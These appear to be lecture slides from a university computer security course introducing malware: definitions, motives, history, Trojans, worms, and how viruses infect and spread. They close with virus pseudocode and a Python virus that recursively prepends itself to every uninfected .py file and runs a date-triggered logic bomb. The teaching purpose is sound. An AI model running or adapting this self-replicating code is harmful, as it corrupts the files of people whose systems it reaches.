CS 547: Foundation of Computer Security

S. Tripathy
IIT Patna

Previous *Class*

- Inadvertent software flaws:
  - Buffer overflow
  - Incomplete mediation
  - TOCTTOU

Pl submit *Ass-1* before deadline

Present Class

- Malicious code: Malware
  - Viruses
  - Trojan horses
  - Logic bombs
  - Worms
  -

- *Other malicious code: web bugs*

Malware!


- Malware is
  - Software, intended to intercept or take partial control of a computer's operation without the user's consent/ knowledge.
  - It subverts the computer's operation for the benefit of a third party.
- [NIST05] defines malware as:
  - "a program that is inserted into a system, usually covertly, with the intent of compromising the confidentiality, integrity, or availability of the victim's data, applications, or operating system or otherwise annoying or disrupting the victim."
- Malware covers all kinds of intruder software
  - including viruses, worms, backdoors, rootkits, Trojan horses, stealware etc. These terms have more specific meanings.


The purpose of malware

- Malware ?
  - Designed to find and steal confidential information stored on your compute.
- To partially control the user's computer, to:
  - Steal personal information
  - Delete files
  - Click fraud
  - Steal software serial numbers
  - To subject the user to advertising
  - To launch DDoS on another service
  - To spread spam
  - To track the user's activity ("spyware")
  - To commit fraud, such as identity theft and affiliate fraud
  - For kicks (vandalism), and to spread FUD (*fear, uncertainty, doubt*)
  - *. . . and perhaps other reasons*

Malware Evolution

- 1980s
  - Malware for entertainment (pranks)
  - 1983: "virus" (Elk cloner)
  - 1988: Internet Worm
- 1990s
  - Malware for social status / experiments
  - 1990: antivirus software
- Early 2000s
  - Malware to spam
- Mid 2000s
  - Criminal malware





Malware Targets


Platform	%
*nix (Linux, BSD)	0.052%
Mac (OS X primarily)	0.005%
Mobile (Symbian, WinCE)	0.020%
Other (MySQL, IIS, DOS)	0.012%
Windows (XP SP2, SP3, Vista, 7)	99.91%

Types of malware: How malware spreads

- Trojan horse
  - a malicious program that is disguised as useful and legitimate software. Can be part of, or bundled with, the carrier software

Detail from "The Procession of the Trojan Horse in Troy“, Giovanni Domenico Tiepolo

- Virus
  - Self-replicating program that spreads by inserting copies of itself into other executable code or documents.



- Worm
  - Self-replicating program, similar to virus, but is self-contained (does not need to be part of another program). Spreads by exploiting service vulnerabilities.

Trojan horses: Ex. tricking the user into installation

- Web browsers are designed *not* to allow Web sites to initiate a download without explicit user consent (to prevent drive-by Trojans).
  - Instead, a user action, such as clicking on a link, has to trigger a download.
- However, links can prove deceptive for naïve users.
  - a browser pop-up may appear like a standard Windows dialog box. The box contains a message such as "Would you like to optimize your Internet access?" with links which look like buttons reading *Yes* and *No*. No matter which "button" the user presses, a download starts, placing the spyware on the user's system.

Malware

- A common characteristic of all types of malware is that it needs to be executed to cause harm
- How malware gets executed?
  - User action
    - Downloading and running malicious software
    - Viewing a web page containing a malicious ActiveX control
    - Opening an executable email attachment
    - Inserting a CD/ pen-drive etc..
  - Exploiting an Existing Flaw
    - Buffer overflows in network daemons
    - Buffer overflows in email clients or web browsers`

Classification of Malware

- classified based on:
  - how it spreads or propagates to reach the desired targets
  - the actions or payloads it performs once a target is reached
- also classified by:
  - those that need a host program
    - parasitic code such as viruses
  - those that are independent, self-contained programs
    - worms, trojans, and bots
  - malware that does not replicate
    - trojans and spam e-mail
  - malware that does replicate
    - viruses and worms

Types of Malicious Software

- propagation mechanisms include:
  - infection of existing content by viruses that is subsequently spread to other systems
  - exploit of software vulnerabilities by worms or drive-by-downloads to allow the malware to replicate
  - social engineering attacks that convince users to bypass security mechanisms to install Trojans or to respond to phishing attacks

- payload actions performed by malware once it reaches a target system can include:
  - corruption of system or data files
  - theft of service/make the system a zombie agent of attack as part of a botnet
  - theft of information from the system/keylogging
  - stealthing/hiding its presence on the system

Viruses


- A virus is a particular kind of malware that infects other files
  - Traditionally, a virus could only infect executable programs
  - Nowadays, many data document formats can contain executable code (such as macros)
    - Many different types of files can be infected with viruses now
- Typically, when the file is executed (or sometimes just opened), the virus activates, and tries to infect other files with copies of itself
- In this way, the virus can spread between files, or between computers

Goals of virus writers

- Characteristics of a ‘perfect’ virus (goals of virus writers)
  - Hard to detect
  - Not easily destroyed or deactivated
  - Spreads infection widely
  - Can reinfect programs
  - Easy to create
  - Machine and OS independent

How Virus Works?

- Virus hiding places
- 1) In bootstrap sector – best place for virus
  - As virus gains control early in the boot process
    - Before detection tools are active!



Before infection:

After infection:

2) In memory-resident pgms

- TSR pgms (TSR = terminate and stay resident)
- Most frequently used OS pgms or specialized user pgms => good place for viruses (activated very often)

Viruses residence

3) In application pgms

- Best for viruses: apps with macros

  (MS Word, MS PowerPoint, MS Excel, MS Access, ...)

  startup macro executed when app starts

  Virus instructions attach to startup macro, infect document files

  - doc files can include app macros (commands)
  - E.g., .doc file include macros for MS Word

4) In libraries

- Libraries used/shared by many pgms => spread virus
- Execution of infected library pgm infects

5) In other widely shared pgms

- Compilers / loaders / linkers
- Runtime monitors
- Runtime debuggers
- Virus control pgms (!)

Infection

- The virus wants to modify an existing (non-malicious) program or document (the host) in such a way that executing or opening it will transfer control to the virus
  - The virus can do its "dirty work" and then transfer control back to the host
- For executable programs:
  - Typically, the virus will modify other programs and copy itself to the beginning of the targets' program code
- For documents with macros:
  - The virus will edit other documents to add itself as a macro which starts automatically when the file is opened

Infection

- A virus often tries to infect the computer itself
  - Every time the computer is booted, the virus is automatically activated
  - It might put itself in the boot sector of the hard disk
  - It might add itself to the list of programs the OS runs at boot time
  - It might infect one or more of the programs the OS runs at boot time
  - It might try many of these strategies
  - But it's still trying to evade detection!

Spreading

- How do viruses spread between computers?
  - Usually, when the user sends infected files (hopefully not knowing they're infected!) to his friends
  - Or puts them on a p2p network
- A virus usually requires some kind of user action in order to spread to another machine
  - If it can spread on its own (via email, for example), it's more likely to be a worm than a virus

Viruses

- A virus is a particular kind of malware that infects other files
  - Traditionally, a virus could only infect executable programs
  - Typically, when the file is executed (or sometimes just opened), the virus activates, and tries to infect other files with copies of itself
- Infection
  - For executable programs:
    - Typically, the virus will modify other programs and copy itself to the beginning of the targets' program code
  - For documents with macros:
    - The virus will edit other documents to add itself as a macro which starts automatically when the file is opened

Spreading

- How do viruses spread between computers?
  - Usually, when the user sends infected files (hopefully not knowing they're infected!) to his friends
  - Or puts them on a p2p network
- A virus usually requires some kind of user action in order to spread to another machine
  - If it can spread on its own (via email, for example), it's more likely to be a worm than a virus

Virus structure

```
Program V:=
{
    goto main;
    1234567;

    subroutine infect-executable :=
    { loop:
      file := get-random-executable-file;
      if(first-line-of-file = 1234567)
                 then goto loop
                 else prepend V to file;    }

      subroutine do-damage :=
      { whatever damage is to be done; }
```

```
subroutine trigger-pulled: =
{   return true if some condition
    holds; }

main :   main-program :=
{ infect-executable;
if trigger-pulled then do-
    damage;
goto next; }
next:
}
```

An Example Code

```
import os
import datetime
SIGNATURE = "CS547 SECURIITY"
def search(path):
    filestoinfect = []
    filelist = os.listdir(path)
    for fname in filelist:
        if os.path.isdir(path+"/"+fname):
            filestoinfect.extend(search(path+"/"+fname))
        elif fname[-3:] == ".py":
            infected = False
            for line in open(path+"/"+fname):
                if SIGNATURE in line:
                    infected = True
                    break
            if infected == False:
                filestoinfect.append(path+"/"+fname)
    return filestoinfect
```

```
def infect(filestoinfect):
    virus = open(os.path.abspath(__file__))
    virusstring = ""
    for i,line in enumerate(virus):
        if i>=0 and i <39:
            virusstring += line
    virus.close
    for fname in filestoinfect:
        f = open(fname)
        temp = f.read()
        f.close()
        f = open(fname,"w")
        f.write(virusstring + temp)
        f.close()
def bomb():
    if datetime.datetime.now().month == 8 and datetime.datetime.now().day == 15
        print "HAPPY BIRTHDAY SECURITY!"
filestoinfect = search(os.path.abspath(""))
infect(filestoinfect)
bomb()
```

Thanks